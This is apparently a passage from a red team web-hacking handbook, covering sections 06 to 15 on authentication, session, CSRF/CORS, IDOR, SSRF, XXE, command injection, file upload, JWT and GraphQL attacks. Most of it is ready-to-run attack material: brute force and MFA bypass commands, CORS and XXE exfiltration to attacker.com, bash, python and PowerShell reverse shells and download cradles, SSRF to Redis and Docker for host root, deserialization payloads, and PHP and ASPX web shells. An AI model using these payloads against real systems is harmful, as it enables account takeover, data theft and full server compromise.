jaVaScRipt:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert() )//
# Works in: href, src, data-url, HTML attribute, JS string context
```

06 — AUTHENTICATION ATTACKS

Brute Force · Credential Stuffing · Password Spray · MFA Bypass · Default Creds

- **WHAT IT IS** Authentication attacks target the mechanisms that verify user identity. These include brute force (trying many passwords), credential stuffing (using breached username/password combos), password spraying (one password against many accounts), and multi-factor authentication bypass via logic flaws, OTP brute force, or response manipulation.
- **RED TEAM USE** Authentication bypass is the most efficient path to account takeover in red team engagements. A single valid admin credential eliminates the need for complex exploitation. MFA bypass techniques are critical — many organisations believe MFA makes them immune to credential attacks, but implementation flaws are pervasive.

■ POC ■ BRUTE FORCE + CREDENTIAL STUFFING — hydra + ffuf

■ Hydra HTTP Brute Force

```
# Hydra HTTP POST form brute force
$ hydra -L users.txt -P passwords.txt \
  target.com http-post-form \
    "/login:user=^USER^&pass=^PASS^:Invalid"
[80] host: target.com
  login: admin    password: Admin123!
  login: john     password: Password1
# Hydra SSH brute force
$ hydra -L users.txt -P rockyou.txt \
  ssh://target.com -t 4 -f
# Default credentials check
$ nuclei -u https://jenkins.target.com \
  -t default-logins/ -v
[default-login:jenkins] admin:admin
[default-login:jenkins] admin:password
# Password spray — avoid lockout
# 1 password per account per 30 minutes
$ spray.py -t https://owa.target.com \
  -u users.txt -p "Winter2024!" \
  --delay 30 --verbose
[+] VALID: john.smith@target.com : Winter2024!
```

■ ffuf Smart Brute + Spray

```
# ffuf — smart brute with response filtering
$ ffuf -u https://target.com/login \
  -X POST \
  -d "username=admin&password=FUZZ" \
  -w 10k-most-common.txt \
  -mc 302 -t 10
Admin123 [Status: 302] # redirect = login success
# Username enumeration via timing
# Valid user: 847ms Invalid user: 12ms
$ ffuf -u https://target.com/login \
  -X POST -d "u=FUZZ&p=wrong" \
  -w users.txt -mc 200 -of json -o t.json
[+] Valid users (slow response): admin, john
# Rate limit bypass via X-Forwarded-For
POST /login
X-Forwarded-For: $10.0.0.$$1$
# Rotate IP per request in Burp Intruder
# Burp Intruder — Cluster Bomb
# username: $admin$ password: $Password1$
# Attack type: Cluster Bomb — all combinations
# Add X-Forwarded-For with rotating IPs
```

■ POC ■ MFA BYPASS TECHNIQUES

```
# Technique 1: Response manipulation in Burp
POST /verify-otp {"otp": "000000"}
Response: {"status": "failed", "redirect": null}
# Intercept + modify response to:
Response: {"status": "success", "redirect": "/dashboard"}
# Browser follows redirect – MFA completely bypassed!
# Technique 2: OTP brute force (no logout)
$ ffuf -u https://target.com/verify \
  -X POST -d "otp=FUZZ" -w 000000-999999.txt \
  -H "Cookie: session=abc123" -mc 302
123456 [Status: 302] # OTP cracked!
# Technique 3: Skip MFA step entirely
# After password login, skip /verify and go direct:
GET /dashboard Cookie: session=<post-login-session>
# If no server-side MFA completion check – fully bypassed!
# Technique 4: Reuse previous OTP (no expiry check)
POST /verify {"otp": "892341"} # OTP from 2 sessions ago
{"status": "success"} # VULNERABLE
# Technique 5: Password reset token brute force
POST /reset-password {"email": "admin@target.com"}
# Token URL: https://target.com/reset?token=a1b2c3d4
# Check: short token? base64(user:timestamp)? no expiry?
$ python3 -c "import base64; print(base64.b64decode('YWRTaw46MTY5MDAwMDAwMA=='))"
b'admin:16900000000' # predictable token = guess-able
```

07 — SESSION HIJACKING & COOKIE EXPLOITATION

Cookie Analysis · Session Fixation · Insecure Flags · Token Forging

● WHAT IT IS

Session management vulnerabilities allow attackers to impersonate authenticated users without knowing their passwords. Cookies are the primary session carrier in web applications. Missing security flags (HttpOnly, Secure, SameSite), predictable session token generation, and session fixation create exploitable conditions for full account impersonation.

● RED TEAM USE

Session hijacking is the goal of many XSS attacks and network-level interceptions. A stolen session token grants the same access level as the victimised user with no need for credentials. Red teamers test cookie attributes, attempt token forgery on unsigned cookies, and exploit session fixation to take over admin accounts silently.

Cookie Attribute	Secure Value	If Missing — Attack Vector
HttpOnly	HttpOnly flag set	XSS can steal cookie via document.cookie
Secure	Secure flag set	Cookie transmitted over HTTP — MitM intercept possible
SameSite=Strict	Strict or Lax	Cross-origin CSRF attacks send cookie automatically
Domain	Specific domain only	Shared across all subdomains — XSS on any subdomain steals it
Path	Specific path	Cookie sent to all application paths — wider exposure
Expiry	Session-only (no expiry)	Persistent cookie survives browser close — longer theft window
Encoding	Signed + encrypted	Decodable payload — user ID, role, or data forgeable

■ POC ■ COOKIE ANALYSIS + TOKEN FORGING — Flask, JWT, Express

```
# Step 1: Decode session cookie (is it signed?)
Set-Cookie: session=eyJ1c2VyX2lkIjogMSwgInJvbGUiOiAidXNlciJ9.xyz
# Decode base64 payload
$ echo 'eyJ1c2VyX2lkIjogMSwgInJvbGUiOiAidXNlciJ9' | base64 -d
{"user_id": 1, "role": "user"} # No signature = forgeable!
# Forge admin session
$ echo -n '{"user_id": 1, "role": "admin"}' | base64
eyJ1c2VyX2lkIjogMSwgInJvbGUiOiAiYWRTaW4ifQ==
# Replace cookie value – if server does not verify → instant admin!
# Flask session cookie attack (flask-unsign)
$ flask-unsign --decode --cookie ".eJwABC..."
{'user': 'john', 'role': 'user', '_fresh': True}
$ flask-unsign --wordlist rockyou.txt --cookie ".eJwABC..." --unsign
[+] Found secret key: "secret123"
$ flask-unsign --sign --secret "secret123" \
  --cookie '{"user": "admin", "role": "admin"}'
.eJwAdminForgedCookieHere...
# Session fixation attack flow
# 1. Attacker gets unauthenticated session: PHPSESSID=attacker_id
# 2. Sends victim: https://target.com/login?PHPSESSID=attacker_id
# 3. Victim logs in – session tied to attacker_id
# 4. Attacker uses same PHPSESSID – now logged in as victim!
# Predictable session token analysis
# Collect 50 session tokens, look for patterns
$ python3 sessid_analysis.py tokens.txt
[!] Tokens appear to be sequential integers encoded in base64
[!] Next predicted token: eyJpZCI6IDEwMzR9
```

08 — CROSS-SITE REQUEST FORGERY (CSRF) & CORS

Token Bypass · SameSite Bypass · JSON CSRF · CORS Misconfiguration

- WHAT IT IS**

CSRF forces authenticated users to unknowingly execute actions on applications where they are logged in. CORS misconfigurations allow attacker-controlled origins to read API responses from authenticated sessions, effectively combining CSRF with data theft.
- RED TEAM USE**

CSRF in admin functions (add user, transfer funds, change email/password) is extremely high impact. CORS misconfiguration that reflects arbitrary origins with credentials allows reading all authenticated API data — equivalent to giving the attacker the victim's browser session for API calls. Combined attacks via XSS + CSRF are devastating.

POC ■ CSRF EXPLOITATION + CORS ABUSE

Classic CSRF Attack

```
# Classic CSRF — HTML form autosubmit
<html>
<body onload="document.forms[0].submit()">
<form method="POST"
  action="https://target.com/change-email">
  <input name="email" value="attacker@evil.com">
  <input name="csrf_token" value="">
</form></body></html>
# Victim visits page — email changed silently
# CSRF token bypass — referrer check only
POST /change-email
Referer: https://target.com/settings
# Host attacker page at target.com.attacker.com
# Referrer will contain "target.com"
# JSON CSRF with fetch (no CORS)
<script>
fetch("https://target.com/api/change-pass", {
  method: "POST",
  headers: {"Content-Type": "application/json"},
  body: JSON.stringify({password: "hacked123"}),
  credentials: "include"
})</script>
# SameSite=Lax bypass via top-level GET
GET /transfer?to=attacker&amount=5000
# Lax cookies ARE sent on top-level navigation!
```

CORS Misconfiguration

```
# CORS misconfiguration detection
$ curl -I -H "Origin: https://attacker.com" \
  https://target.com/api/user
Access-Control-Allow-Origin: https://attacker.com
Access-Control-Allow-Credentials: true
# READ all authenticated API responses!
# CORS exploit PoC
<script>
fetch("https://target.com/api/profile", {
  credentials: "include"
})
.then(r => r.json())
.then(d => fetch("https://attacker.com/?d="
  + JSON.stringify(d)))
</script>
# Returns victim user object + tokens to attacker
# Null origin bypass
$ curl -H "Origin: null" https://target.com/api/
Access-Control-Allow-Origin: null
# Exploit: sandboxed iframe with null origin
<iframe sandbox="allow-scripts"
  src="data:text/html,<script>
fetch('https://target.com/api',{credentials:'include'})
.then(r=>r.text()).then(d=>location=
'https://attacker.com/?'+d)</script>">
```

09 — IDOR & BROKEN ACCESS CONTROL

BOLA · Mass Assignment · Privilege Escalation · Path Traversal

- **WHAT IT IS** Insecure Direct Object Reference (IDOR) / BOLA occurs when an application uses user-controllable references to access objects without verifying ownership. Broken access control includes horizontal escalation (access other users' data) and vertical escalation (gain higher-privilege access). Mass assignment adds undocumented fields to API requests to set elevated privileges.
- **RED TEAM USE** IDOR is the #1 reported vulnerability in bug bounty programs because it is found everywhere and is catastrophically impactful. Access to all user records, medical records, financial data, or admin functions by simply incrementing an integer ID is a total confidentiality failure. Mass assignment to role:admin in a registration API is a complete authorisation failure found in nearly every modern web application.

■ POC ■ IDOR EXPLOITATION + PRIVILEGE ESCALATION

```
# Classic IDOR — access other user profiles
GET /api/user/1337 Cookie: session=your_token
{"id": 1337, "name": "John", "email": "john@mail.com"} # your profile
# Access admin user (id=1)
GET /api/user/1 Cookie: session=your_token # IDOR!
{"id": 1, "name": "Admin", "email": "admin@target.com",
"role": "superadmin", "api_key": "sk-prod-abc123"}
# Automated IDOR scan with ffuf
$ ffuf -u "https://target.com/api/user/FUZZ" \
-w 1-10000-ids.txt \
-H "Cookie: session=your_token" \
-mc 200 -o idor_results.json
# IDOR in file download — + path traversal
GET /download?file=invoice_1337.pdf
GET /download?file=invoice_1.pdf # admin invoice
GET /download?file=../../etc/passwd # path traversal
# Vertical escalation — mass assignment
POST /api/user/update
{"name": "John", "email": "john@mail.com"} # normal request
{"name": "John", "role": "admin"} # add role field!
{"name": "John", "isAdmin": true} # boolean flag
{"name": "John", "credits": 99999} # add credits
{"id": 1, "name": "John", "role": "superadmin"} # FULL privilege escalation
# Path traversal payloads
../../etc/passwd
%2e%2e%2f%2e%2e%2f%2e%2e%2fetc%2fpasswd # URL encoded
...../etc/passwd # double-dot filter bypass
/proc/self/environ # environment variables + RCE via log poisoning
```

◆ RTG GOLDEN RULES

- ◆ Test every numeric ID in the app — IDOR is found in 90% of modern web apps.
- ◆ Mass assignment: always send extra fields (role, isAdmin, credits) in every registration/update.
- ◆ Path traversal: always test file download, include, and template parameters.
- ◆ Horizontal + vertical IDOR combination = access every user's admin dashboard.
- ◆ UUID-based IDs are not IDOR-safe — check for sequential generation or timing attacks.

10 — SERVER-SIDE REQUEST FORGERY (SSRF)

Internal Network · Cloud Metadata · Blind SSRF · Gopher Protocol · AWS IMDSv1

● WHAT IT IS

Server-Side Request Forgery forces the server to make HTTP requests to attacker-specified destinations. The server acts as a proxy, forwarding requests from behind the firewall. SSRF can reach internal services (Redis, Elasticsearch, admin panels), cloud instance metadata services, and internal databases that are completely unreachable from the internet.

● RED TEAM USE

SSRF in cloud environments (AWS/GCP/Azure) is catastrophic — IMDSv1 gives IAM credential theft with no additional exploitation required. Those credentials often have broad S3, EC2, Lambda, and Secrets Manager access. SSRF to Redis via Gopher protocol achieves RCE. SSRF is the single most impactful vulnerability in cloud-native applications.

■ POC ■ SSRF — Cloud Metadata + Internal Services + Gopher RCE

■ AWS IMDSv1 Credential Theft

```
# Find SSRF entry point
POST /api/fetch-preview
{"url": "http://attacker.com/test"}
[+] GET / HTTP/1.1 from target.com server
# SSRF confirmed!
# AWS IMDSv1 — credential theft
{"url": "http://169.254.169.254/latest/meta-data/iam/security-credentials/"}
prod-ec2-role # role name revealed
{"url": "http://169.254.169.254/latest/meta-data/iam/security-credentials/prod-ec2-role"}
{"AccessKeyId": "ASIAxxx...",
"SecretAccessKey": "abc+xyz...",
"Token": "IQoJb3JpZ2lu..."}
# Use stolen credentials
$ AWS_SESSION_TOKEN="IQoJb3JpZ2lu..." \
  aws sts get-caller-identity
{"Arn": "arn:aws:iam::123456789:role/prod-role"}
$ aws secretsmanager list-secrets
prod/db/password, prod/api/key, prod/smtp
$ aws secretsmanager get-secret-value \
  --secret-id prod/db/password
"SecretString": "DbProdPass!2024"
# GCP metadata
{"url": "http://metadata.google.internal/computeMeta
data/v1/"}
# Azure IMDS
{"url": "http://169.254.169.254/metadata/instance?ap
i-version=2021-02-01"}
```

■ Blind SSRF + Filter Bypass

```
# Blind SSRF — OOB detection
{"url": "http://abc123.oast.fun"}
[+] DNS callback: from target.com
[+] HTTP callback: GET / from target.com
# Blind SSRF confirmed!
# Internal port scan via timing
# Open port → fast response
# Closed port → fast reset
# Filtered → timeout (slow)
{"url": "http://127.0.0.1:6379"} # Redis
{"url": "http://10.0.0.5:9200"} # Elasticsearch
{"url": "http://10.0.0.1:2375"} # Docker daemon
# SSRF filter bypass techniques
http://[::1]/ # IPv6 loopback
http://[::ffff:127.0.0.1]/ # IPv6 mapped
http://2130706433/ # Decimal IP
http://0177.0.0.1/ # Octal IP
http://spoofed.evil.com/ # DNS rebinding
# Gopher protocol — SSRF to Redis RCE
{"url": "gopher://127.0.0.1:6379/_FLUSHALL%0d%0a
SET shell \"\\n\\n*/1 * * * bash -i >&
/dev/tcp/10.10.14.5/4444 0>&1\\n\\n\"\\0d\\0a
CONFIG SET dir /var/spool/cron/%0d%0a
CONFIG SET dbfilename root%0d%0a
BGSAVE%0d%0a"}
# Cron job written → reverse shell!
```

SSRF ADVANCED — Cloud Provider Pivoting + Internal Service Exploitation

Beyond AWS IMDSv1, SSRF attacks target GCP, Azure, and Alibaba Cloud metadata endpoints. Internal service exploitation via SSRF reaches Redis for RCE, Elasticsearch for data dump, Docker daemon for container escape, and Kubernetes API for cluster takeover. Each internal service requires different exploitation techniques.

■ POC ■ INTERNAL SERVICE EXPLOITATION VIA SSRF

Service	SSRF Target URL	Attack Outcome
AWS IMDSv1	http://169.254.169.254/latest/meta-data/iam/security-credentials/	IAM credential theft — full cloud access
GCP Metadata	http://metadata.google.internal/computeMetadata/v1/	Service account token theft
Azure IMDS	http://169.254.169.254/metadata/instance?api-version=2021-02-01	Managed identity token
Redis (6379)	<code>gopher://127.0.0.1:6379/ + RESP protocol</code>	RCE via cron job injection
Elasticsearch (9200)	http://127.0.0.1:9200/_cat/indices	Full DB dump via REST API
Docker daemon (2375)	http://127.0.0.1:2375/containers/json	Container escape → host RCE
Kubernetes API (8443)	http://127.0.0.1:8443/api/v1/secrets	Cluster secrets dump
Consul (8500)	http://127.0.0.1:8500/v1/kv/?recurse	Service mesh secrets
Prometheus (9090)	http://127.0.0.1:9090/metrics	Internal metrics → host discovery

■ POC ■ DOCKER DAEMON SSRF → CONTAINER ESCAPE → HOST RCE

```
# Check if Docker daemon is exposed via SSRF
{"url": "http://127.0.0.1:2375/info"}
{"ServerVersion": "20.10.21", "OSType": "linux", "Architecture": "x86_64"}
# Docker API accessible!
# List running containers
{"url": "http://127.0.0.1:2375/containers/json"}
[{"Id": "abc123", "Image": "web-app:latest", "Ports": [{"IP": "0.0.0.0", "PublicPort": 80}]}
# Create privileged container with host filesystem mount
POST /api/fetch-preview
{"url": "http://127.0.0.1:2375/containers/create"}
# Body (Docker create API):
{"Image": "alpine", "Cmd": ["/bin/sh"],
"HostConfig": {"Binds": ["/:/host_root"], "Privileged": true}}
# Start container + exec command
{"url": "http://127.0.0.1:2375/containers/NEWID/start"}
{"url": "http://127.0.0.1:2375/containers/NEWID/exec"}
# exec: cat /host_root/etc/shadow
root:$6$rounds=500000$xyz:19500:0:99999:7:::
# Write SSH key to host root:
# exec: echo "ssh-rsa ATTACKER_KEY" >> /host_root/root/.ssh/authorized_keys
$ ssh root@target.com -i attacker_key
root@target:~# id
uid=0(root) # HOST root via SSRF!
```

11 — XML EXTERNAL ENTITY (XXE) INJECTION

Classic XXE · Blind OOB · SVG Upload · SSRF via XXE · DOCX/PDF

- WHAT IT IS**

XXE injection exploits insecure XML parsers that process DOCTYPE and external entity declarations. Attackers define XML entities that reference local files or remote URLs. When the parser processes the document, it resolves the entity and includes the file contents or makes the remote HTTP request on the server's behalf.
- RED TEAM USE**

XXE is a direct path to reading sensitive server files (/etc/passwd, /etc/shadow, SSH keys, config files with credentials, AWS credentials). XXE-based SSRF reaches cloud metadata endpoints. Blind XXE with OOB exfiltration works even when the response is not reflected, making it detectable in API endpoints, file upload handlers, SVG processors, DOCX parsers, and PDF generators.

POC ■ XXE EXPLOITATION — File Read to Blind OOB Exfiltration

■ Classic XXE + SSRF

```
# Identify XML entry point
POST /api/parse Content-Type: application/xml
<user><name>John</name></user> # normal
# Classic XXE — local file read
<?xml version="1.0"?>
<!DOCTYPE foo [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<user><name>&xxe;</name></user>
# Response reflects /etc/passwd:
<name>root:x:0:0:root:/root:/bin/bash...
# High-value file targets
"file:///etc/shadow"
"file:///var/www/html/config.php"
"file:///home/ubuntu/.ssh/id_rsa"
"file:///proc/self/environ"
"file:///etc/aws/credentials"
"file:///c:/windows/win.ini" # Windows
# XXE SSRF — reach internal services
<!ENTITY xxe SYSTEM "http://169.254.169.254/latest/m
eta-data/">
<!ENTITY xxe SYSTEM "http://10.0.0.5:8080/admin/">
```

■ Blind OOB XXE + SVG Upload

```
# Blind XXE — OOB data exfiltration
# Host malicious DTD at attacker.com/xxe.dtd:
<?xml version="1.0"?>
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#37; exfil
SYSTEM 'http://attacker.com/?d=%file;'>
%eval; %exfil;
# Send payload referencing external DTD
<?xml version="1.0"?>
<!DOCTYPE foo [<!ENTITY % xxe SYSTEM
"http://attacker.com/xxe.dtd">]>
<user><name>&xxe;</name></user>
# Attacker server receives:
GET /?d=root:x:0:0:root:/root:/bin/bash...
# SVG XXE — via image upload
# Upload file: profile.svg
<?xml version="1.0"?>
<!DOCTYPE svg [
  <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<svg xmlns="http://www.w3.org/2000/svg">
  <text>&xxe;</text>
</svg>
# View the SVG → /etc/passwd rendered in image!
# DOCX XXE (Office XML format)
# Edit word/document.xml inside .docx zip
# Add DOCTYPE + ENTITY to XML declaration
```

12 — COMMAND INJECTION, SSTI & RCE

OS Command Injection · SSTI · Log4Shell · Java Deserialization · Reverse Shells

- WHAT IT IS** Command injection occurs when user-controlled input is passed to OS system calls. Server-Side Template Injection (SSTI) exploits template engines that evaluate user input as template code. Log4Shell (CVE-2021-44228) exploited Java's Log4j2 library to achieve RCE via JNDI lookup in log messages. Deserialization attacks exploit insecure object deserialisation in Java, PHP, .NET, and Python.
- RED TEAM USE** Any of these vulnerabilities result in immediate Remote Code Execution — the highest possible severity in web application security. Red teamers deploy reverse shells, dump server credentials, read cloud metadata, and pivot into internal networks. SSTI is particularly dangerous because it bypasses WAFs that block OS command syntax by using template engine-specific syntax.

POC ■ OS COMMAND INJECTION — Detection to Reverse Shell

Linux Command Injection

```
# Detect injection metacharacters
?host=127.0.0.1; id
?host=127.0.0.1| id
?host=127.0.0.1&& id
?host=127.0.0.1`id`
?host=$(id)
uid=33(www-data) gid=33(www-data) # RCE!
# Reverse shell - bash
?host=;bash -i >& /dev/tcp/10.10.14.5/4444 0>&1
# Reverse shell - python3
?host=;python3 -c 'import socket,subprocess,os;
s=socket.socket();s.connect(("10.10.14.5",4444));
os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);subprocess.call(["/bin/sh","-i
"]);'
# Blind command injection - OOB
?host=;nslookup $(whoami).attacker.com
?host=;curl http://attacker.com/$(id|base64)
[+] DNS: www-data.attacker.com resolved
```

Windows + SSTI Detection

```
# Windows command injection
?host=127.0.0.1& whoami
?host=127.0.0.1| whoami
nt authority\iis apppool\defaultapppool
& powershell -nop -w hidden -c "IEX(IWR http://10.10.14.5/s.ps1)"
# SSTI detection payloads
{{7*7}}      49 # Jinja2/Twig
${7*7}       49 # FreeMarker/EL
<%= 7*7 %>    49 # ERB (Ruby)
#{7*7}       49 # Slim/Pug
{{7*'7'}}    7777777 # Jinja2 vs Twig
# SSTI to RCE - Jinja2 (Python)
{{config.__class__.__init__.__globals__['os']
.popen('id').read()}}
uid=33(www-data)
# Log4Shell CVE-2021-44228
# Inject in any logged header
User-Agent: ${jndi:ldap://abc.oast.fun/x}
X-Forwarded-For: ${jndi:ldap://abc.oast.fun/x}
[+] DNS callback from target confirmed!
$ java -jar JNDI-Exploit-Kit.jar \
  -C "bash -i >& /dev/tcp/10.10.14.5/4444 0>&1" \
  -A 10.10.14.5
# Shell on port 4444!
```

ADVANCED RCE — ysoserial Gadget Chains + PHP Object Injection

Java deserialization vulnerabilities affect applications using Java serialisation with libraries like Commons Collections, Spring, Hibernate. PHP object injection exploits unserialize() with attacker-controlled data and magic methods (__wakeup, __destruct). Both lead to RCE via pre-existing code gadget chains.

■ POC ■ JAVA DESERIALIZATION + PHP OBJECT INJECTION

```
# ysoserial - generate deserialization payload
# Available gadget chains:
CommonsCollections1/2/3/4/5/6 - Apache Commons Collections
Spring1/Spring2              - Spring Framework
Hibernate1/Hibernate2        - Hibernate ORM
Groovy1                       - Groovy
# Generate reverse shell payload
$ java -jar ysoserial.jar CommonsCollections1 \
  'bash -i >& /dev/tcp/10.10.14.5/4444 0>&1' | base64 -w 0 > payload.b64
r00ABXNyAC5zdW4ucmVmbGVjdC5hbm5vdGF0aw9u...
# Send payload in serialized Java object field
POST /api/deserialize
Content-Type: application/x-java-serialized-object
Body: [base64 decoded payload bytes]
[+] Reverse shell on port 4444!
# PHP object injection - find unserialize()
# Vulnerable code:
$obj = unserialize($_COOKIE["user_data"]);
// __wakeup() or __destruct() called automatically
# Craft malicious serialized object
# Class with __destruct that calls system():
class Exploit {
    public $cmd = "bash -i >& /dev/tcp/10.10.14.5/4444 0>&1";
    function __destruct() { system($this->cmd); }
}
echo serialize(new Exploit());
# 0:7:"Exploit":1:{s:3:"cmd";s:46:"bash -i >& /dev/tcp...0>&1";}
# URL encode + set as cookie value
Cookie: user_data=0%3A7%3A%22Exploit%22...
[+] Reverse shell received!
```

13 — FILE UPLOAD BYPASS & WEB SHELLS

MIME Bypass · Extension Tricks · Magic Bytes · .htaccess · weeveily

● WHAT IT IS

File upload vulnerabilities allow attackers to upload arbitrary files to the web server. When a web shell (PHP/ASPX/JSP file containing OS command execution code) is successfully uploaded and accessible, the attacker gains direct OS-level code execution on the server. Filters checking file extensions, MIME types, and magic bytes can all be bypassed with the right techniques.

● RED TEAM USE

Uploading a web shell converts a web application vulnerability into full server compromise. Red teamers target any file upload feature: profile photos, document uploads, import functionality, avatar uploads, and report generators. A single successful web shell gives persistent RCE that survives application restarts and serves as a post-exploitation C2 channel.

■ POC ■ FILE UPLOAD BYPASS TECHNIQUES

■ Extension + MIME Bypass

```
# Target only allows images (jpg/png)
# Bypass 1: Double extension
shell.php.jpg
shell.php.png
shell.php5
shell.phtml
shell.php%00.jpg # null byte truncation
shell.php%0a.jpg # newline truncation
# Bypass 2: MIME type spoofing (in Burp)
Content-Type: image/jpeg
filename="shell.php"
# Bypass 3: Magic bytes injection
$ printf "\xFF\xD8\xFF\xE0" > shell.php
$ echo "<?php system($_GET['cmd']); ?>" >> shell.php
# File starts with JPEG bytes but IS PHP
# Bypass 4: .htaccess upload (Apache)
# Upload filename: .htaccess
Content: AddType application/x-httpd-php .jpg
# Now ALL .jpg files execute as PHP!
# Bypass 5: Content-Type override
Content-Disposition: filename="shell.php"
Content-Type: image/gif
GIF89a<?php system($_GET['cmd']); ?>
```

■ Web Shell Payloads

```
# PHP web shell - minimal
<?php system($_GET['cmd']); ?>
<?php echo shell_exec($_POST['c']); ?>
<?php passthru($_REQUEST['x']); ?>
# PHP web shell with auth
<?php
if(md5($_GET['pass'])=="5f4dcc3b5..."){
    system($_GET['cmd']);
}??>
# ASPX web shell (IIS/.NET)
<%@ Page Language="C#" %>
<script runat="server">
void Page_Load(object s,EventArgs e){
    var p=new System.Diagnostics.Process();
    p.StartInfo.FileName="cmd.exe";
    p.StartInfo.Arguments="/c "+Request["cmd"];
    p.StartInfo.UseShellExecute=false;
    p.StartInfo.RedirectStandardOutput=true;
    p.Start();
    Response.Write(p.StandardOutput.ReadToEnd());
}</script>
# Interact with uploaded shell
$ curl "https://target.com/uploads/shell.php?cmd=id"
uid=33(www-data) gid=33(www-data)
# weeveily - obfuscated PHP backdoor
$ weeveily generate P@ss123! ./agent.php
$ weeveily https://target.com/uploads/agent.php P@ss123!
weeveily> id && hostname
uid=33(www-data) web01
```

◆ RTG GOLDEN RULES

- ◆ Test every file upload: try shell.phtml, shell.php5, and Content-Type: image/gif with PHP body.
- ◆ .htaccess upload is the most powerful bypass — turns ALL images on the server into PHP.
- ◆ Magic bytes polyglot (JPEG header + PHP code) bypasses most content inspection filters.
- ◆ After upload, enumerate the upload path via directory bruteforce if not obvious.
- ◆ weeveily generates heavily obfuscated PHP that bypasses most AV/WAF signature detection.

14 — JWT ATTACKS

Algorithm None · Key Confusion · HS256 Cracking · JWKS Injection · jwt_tool

- WHAT IT IS**

JSON Web Tokens (JWTs) encode claims (user ID, role, permissions) in a signed or unsigned token. The three-part structure (header.payload.signature) is base64url encoded. Flawed JWT implementations fail to verify the algorithm, use weak secrets, or trust attacker-supplied JWKS endpoints for signature verification.
- RED TEAM USE**

JWT attacks allow complete authentication and authorisation bypass. The "alg:none" attack removes signature verification entirely. HS256 secret cracking with hashcat on weak secrets breaks token integrity. Key confusion (RS256→HS256 with public key) allows token forgery when the server's public key is obtainable. Red teamers can forge admin tokens, impersonate any user, and escalate privileges instantly.

POC ■ JWT ATTACK ARSENAL — jwt_tool + hashcat

■ "None" Algorithm Attack

```
# Step 1: Decode JWT (Burp or manual)
$ echo "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9" | base64 -d
{"alg":"HS256","typ":"JWT"}
$ echo "eyJ1c2VyIjoiam9obiIsInJvbGU0iJ1c2VyIn0" | base64 -d
{"user":"john","role":"user"}
# Step 2: none alg attack
$ python3 jwt_tool.py TOKEN -X a
[+] Testing alg:none...
[+] {"alg":"none","typ":"JWT"}
[+] FORGED (no signature)
# Step 3: Modify claims + escalate
$ python3 jwt_tool.py TOKEN -X a -pc role -pv admin
[+] Forged admin token generated
# Test forged token
GET /api/admin
Authorization: Bearer <forged_token>
{"admin": true, "users": [...]} # SUCCESS!
```

■ Key Confusion + HS256 Crack

```
# RS256 → HS256 key confusion attack
# If server trusts HS256 signed with public key:
$ python3 jwt_tool.py TOKEN -X k -pk public.pem
[+] Key confusion attack successful!
# Brute force HS256 weak secret — hashcat
$ echo "eyJ0eXAiOiJKV1QiL..." > jwt.txt
$ hashcat -a 0 -m 16500 jwt.txt rockyou.txt
eyJ0eXAiOiJKV1QiL...:secretkey123
Status: Cracked (1/1)
# jwt_tool — brute force secret
$ python3 jwt_tool.py TOKEN -C -d rockyou.txt
[+] Found secret: "secret"
# JWKS injection attack
# Add jwks_uri to JWT header:
{"alg":"RS256","jwks_uri":"https://attacker.com/jwks.json"}
# Host your own JWKS with your public key
# Sign token with matching private key
$ python3 jwt_tool.py TOKEN -X s
[+] JWKS self-signed token generated
# JWT kid injection (SQL)
{"alg":"HS256","kid":"../../dev/null"}
# Sign with empty string if /dev/null used as key
$ python3 jwt_tool.py TOKEN -I -hc kid -hv "../../dev/null" \
-S hs256 -p ""
```

15 — API & GRAPHQL SECURITY TESTING

REST BOLA · Mass Assignment · GraphQL Introspection · Batching Attacks

● WHAT IT IS

APIs are the backbone of modern web applications and mobile apps. REST APIs expose CRUD operations on resources identified by URLs. GraphQL provides a single endpoint where clients specify the exact data they need using a query language. Both are susceptible to object-level and function-level authorisation failures, excessive data exposure, lack of rate limiting, and mass assignment.

● RED TEAM USE

APIs are the richest attack surface in modern applications. OWASP API Security Top 10 covers unique API-specific vulnerabilities. GraphQL introspection reveals the complete internal data model including hidden fields. Batching attacks allow sending 10,000 OTP guesses in a single HTTP request. Red teamers treat every API endpoint as a potential IDOR, mass assignment, or authentication bypass opportunity.

■ POC ■ REST API ATTACKS — Discovery + BOLA + Mass Assignment

```
# Step 1: Discover API endpoints
$ ffuf -u https://target.com/api/FUZZ -w api_wordlist.txt -mc 200,201,401,403
/api/v1/users      [200]
/api/v1/admin      [403]
/api/v2/orders     [200]
/api/v1/docs       [200] # Swagger exposed!
# Step 2: Extract all endpoints from Swagger/OpenAPI spec
$ curl https://target.com/api/docs/swagger.json | python3 -m json.tool | grep path
$ python3 swagger2wordlist.py swagger.json -o endpoints.txt
# Step 3: HTTP verb fuzzing on each endpoint
$ ffuf -u https://target.com/api/user/1337 -X FUZZ \
-w methods.txt -mc 200,201,204
GET      [200] # documented
PUT      [200] # undocumented update!
DELETE   [204] # no auth check!
PATCH   [200] # partial update
# Step 4: Mass assignment – add undocumented fields
POST /api/user/register
{"username":"hacker","password":"test123","email":"h@x.com"} # normal
{"username":"hacker","password":"test123","email":"h@x.com","role":"admin","isVerified":true}
{"id": 9999, "role": "admin", "isVerified": true, "credits": 99999} # response
# Step 5: Excessive data exposure
GET /api/users/me # returns 200 fields:
{"internal_notes":"flagged for fraud review",
"ssn_hash":"abc...", "admin_token":"sk-prod-..."}
```

■ POC ■ GRAPHQL ATTACKS — Introspection + Batching OTP Brute Force

```
# GraphQL introspection – dump entire schema
POST /graphql Content-Type: application/json
{"query": "{__schema{types{name fields{name}}}}"}
types: User, Order, Admin, InternalReport, ApiKey
User fields: id, email, password, role, apiToken, internalNotes
# Unauthorised admin mutation
{"query": "mutation { promoteUser(id: 1337, role: ADMIN) { success } }"}
{"data": {"promoteUser": {"success": true}}}
# GraphQL BOLA – access other users
{"query": "{ user(id: 1) { email password apiToken internalNotes } }"}
{"data": {"user": {"email": "admin@target.com", "apiToken": "sk-prod-xyz"}}}
# Batching attack – OTP brute force in one HTTP request
[
  {"query": "mutation { login(otp: \"000000\") { token } }"},
  {"query": "mutation { login(otp: \"000001\") { token } }"},
  ... (all 000000 through 999999 in one request)
]
# Rate limiting counts 1 request – 1M attempts slip through!
# GraphQL field-level auth bypass via alias
{"query": "{ me: getUser(id:1) { email } pw: getUser(id:1) { password } }"}
